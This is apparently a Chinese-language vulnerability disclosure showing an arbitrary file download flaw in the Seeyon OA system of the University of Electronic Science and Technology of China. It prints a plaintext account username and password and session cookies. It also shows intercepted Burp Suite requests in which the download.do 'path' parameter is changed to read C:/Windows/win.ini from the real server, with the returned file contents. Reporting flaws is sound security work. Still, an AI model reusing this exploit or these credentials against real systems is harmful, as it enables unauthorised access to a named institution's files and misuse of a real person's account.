


电子科技大学OA系统存在任意文件下载漏洞

漏洞url: <https://idas.uestc.edu.cn/authserver/login?service=http%3A%2F%2Fioa.uestc.edu.cn%2Fseeyon%2Fcaslogin.jsp>

登录账号密码: 3203622 wj3203622



已办公文 | 已发公文

已阅公文 | 快捷入口

抓包以后点击下载按钮

The screenshot displays a web browser window on the left and a Burp Suite proxy tool on the right. The browser shows a page titled "office控件下载" (Office Control Download) with a red banner and a download button. The Burp Suite interface shows the intercepted HTTP request details.

Request Details:

- Request to `http://ioa.uestc.edu.cn:80 [222.197.166.5]`
- Method: `GET`
- Path: `/seeyon/download.do?method=downloadAttachments&path=C%3A%5CSeeyon%5CA8%5CApacheJspeed%5Cwebapps%5Cseeyon%5Cattachments%5CE5%AD%97%E4%B`
- Host: `ioa.uestc.edu.cn`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`
- Accept-Language: `zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2`
- Accept-Encoding: `gzip, deflate`
- Connection: `close`
- Referer: `http://ioa.uestc.edu.cn/seeyon/download.do?method=showAttachments`
- Cookie: `JSESSIONID=9509E6A0D28915885E1534A2CCB35DB4; login_locale=zh_CN; avatarImageUrl=-3911786772064154667`
- Upgrade-Insecure-Requests: `1`

更换路径

查看Windows系统的一个基本系统配置文件：

C:/Windows/win.in

The screenshot displays a web browser window on the left and the Burp Suite interface on the right. The browser shows the URL `ioa.uestc.edu.cn/seeyon/main.do?method=main` and a page with a download menu. The menu includes options like "常见问题解决文档.docx" and "电子科大OA系统office控件安装指南.doc". A red box highlights the "说明文档下载" (Download documentation) option. The Burp Suite interface shows the "Repeater" tab with a request and response. The request is a GET request to `/seeyon/download.do?method=downloadAttachments&path=C:/Windows/win.in`. The response is an HTTP 200 status with a content-disposition header indicating the file is an attachment. A red box highlights the response body, which contains the text "for 16-bit app support".

Request:

```
1 GET /seeyon/download.do?method=downloadAttachments&path=C:/Windows/win.in HTTP/1.1
2 Host: ioa.uestc.edu.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://ioa.uestc.edu.cn/seeyon/download.do?method=showAttachments1
9 Cookie: JSESSIONID=63F4D1C4D09CCDBD4A8C864B168695C2; login_locale=zh_CN; avatarImageUrl=-3911786772064154667
10 Upgrade-Insecure-Requests: 1
```

Response:

```
1 HTTP/1.1 200
2 Server: *****
3 Content-Length: 92
4 Connection: close
5 Content-disposition: attachment;filename*=UTF-8'C%3A%2FWindows%2Fwin.in
6 Date: Sat, 11 Jun 2022 11:13:34 GMT
7
8
9 for 16-bit app support
10 [fonts]
11 [extensions]
12 [files]
13 [Mail]
14 MAPI=1
15
```

成功下载